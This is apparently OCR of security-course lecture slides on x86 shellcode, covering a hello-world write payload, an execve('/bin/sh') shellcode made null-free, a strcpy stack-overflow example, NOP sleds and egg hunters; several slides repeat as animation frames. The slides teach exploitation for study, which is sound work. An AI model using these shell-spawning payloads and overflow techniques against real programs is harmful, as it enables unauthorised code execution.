


Session 9
Shellcode

Security Summer School

ACS/Ixia/Hexcellents

Shellcode

- Binary data meant to be executed by a process as part of an attack vector
- May result in attacker gaining shell, but isn't limited to this
- The simplest shellcode: execve("/bin/sh", NULL, NULL)

Steps in a shellcode-based attack

- Write shellcode from scratch in assembly and convert to binary
- Inject the shellcode inside the exploited process memory space
  - standard input
  - program arguments
  - environment variables etc.
- Trigger shellcode execution by jumping to shellcode address (e.g. buffer overflow)

Reminder: Generating binary data

- Generate hex address 0x804804b
  - echo -e '\x4b\x80\x04\x08'
  - python -c 'print "\x4b\x80\x04\x08"'
  - perl -e 'print "\x4b\x80\x04\x08"'
- Not readable from console
  - Feed to hexdump, xxd or od
- Generate large number of repeating chars
  - python -c 'print "A"*50 + "\x4b\x80\x04\x08"' | xxd
  - perl -e 'print "A"x50,"\x4b\x80\x04\x08"' | xxd

Reminder: Dissassembling raw binaries

- xxd shellcode.bin
- objdump -D -b binary -m i386 -M intel shellcode.bin
  - What does -D do?
  - What does -b binary do?
  - What does -m do?
  - What does -M do?

Example

```
   0:   68 21 0a 00 00          push   0xa21
; '\n!'
   5:   68 6f 72 6c 64          push   0x646c726f
; 'dlro'
   a:   68 6f 2c 20 57          push   0x57202c6f
; 'W ,o'
   f:   68 48 65 6c 6c          push   0x6c6c6548
; 'lleH'
  14:   ba 0e 00 00 00          mov    edx,0xe
; edx contains the string size
  19:   89 e1                   mov    ecx,esp
; ecx points to the string address
  1b:   bb 01 00 00 00          mov    ebx,0x1
; ebx contains the standard output FD
  20:   b8 04 00 00 00          mov    eax,0x4
; eax contains WRITE syscall no
  25:   cd 80                   int    0x80
```

Test the shellcode


- compile
  - cc -m32 -Wall -g -c -o shellcode.o shellcode.c
  - cc -m32 -zexecstack vuln.o -o vuln
- run
  - $ ./vuln
  - Hello, World!
  - Why does this seg fault?
- check apprpriate syscall is made
  - ??? ./shellcode
  - write(1, "Hello, World!", 14Hello, World!) = 14
- step through the shellcode with GDB

Writing your own shellcode

- write assembly code
- assemble using nasm into raw binary
  - nasm -o shellcode.bin shellcode.S
- check binary with xxd and objdump
- get the shellcode string
  - hexdump -v -e ' "\\" 1/1 "x%02x" ' sc.bin; echo
  - \x68\x21\x0a\x00\x00\x68\x6f\x72
    \x6c\x64\x68\x6f\x2c\x20\x57\x68
    \x48\x65\x6c\x6c\xba\x0e\x00\x00
    \x00\x89\xe1\xbb\x01\x00\x00\x00
    \xb8\x04\x00\x00\x00\xcd\x80


Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow

```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```




Stack-based buffer overflow


```
1 int f(char *s)
2 {
3         char buf[128];
4
5         strcpy(buf, s);
6
7         ...
```



NOP sled


0xbfffe6c0
nop nop nop
nop nop nop
nop nop nop
nop nop nop
nop nop nop
nop nop nop
nop nop nop
nop nop nop
code code code
code code code
0xbfffe800
0xbfffe800
0xbfffe800
0xbfffe800
0xbfffeb48
0xbfffeb4c

Egg hunter


code code code
code code code
code code code
code code code
saved ebp
ret

Restrictions

- Sometimes additional restrictions are placed on the shellcode
  - No null bytes
  - Only printable characters
  - Some byte values filtered

Null-free shellcode

```
 0:   b8 0b 00 00 00      mov    eax, 0xb
 5:   6a 00               push   0x0
 7:   68 6e 2f 73 68      push   0x68732f6e
 c:   68 2f 2f 62 69      push   0x69622f2f
11:   89 e3               mov    ebx, esp
13:   b9 00 00 00 00      mov    ecx, 0x0
18:   ba 00 00 00 00      mov    edx, 0x0
1d:   cd 80               int    0x80
```

Null-free shellcode

- `b9 00 00 00 00` `mov ecx,0x0`

Null-free shellcode

- - b9 00 00 00 00 `mov ecx,0x0`
  - 31 c9 **xor** `ecx,ecx`

Null-free shellcode

- b9 00 00 00 00 `mov ecx,0x0`
- 31 c9 **xor** `ecx,ecx`
- b8 0b 00 00 00 `mov eax,0xb`

Null-free shellcode

- `b9 00 00 00 00` `mov ecx,0x0`
  - `31 c9` **xor** `ecx,ecx`
- `b8 0b 00 00 00` `mov eax,0xb`
  - `31 c0` **xor** `eax,eax`
    `b0 0b` `mov al,0xb`

Resources

- `http://shell-storm.org/shellcode/`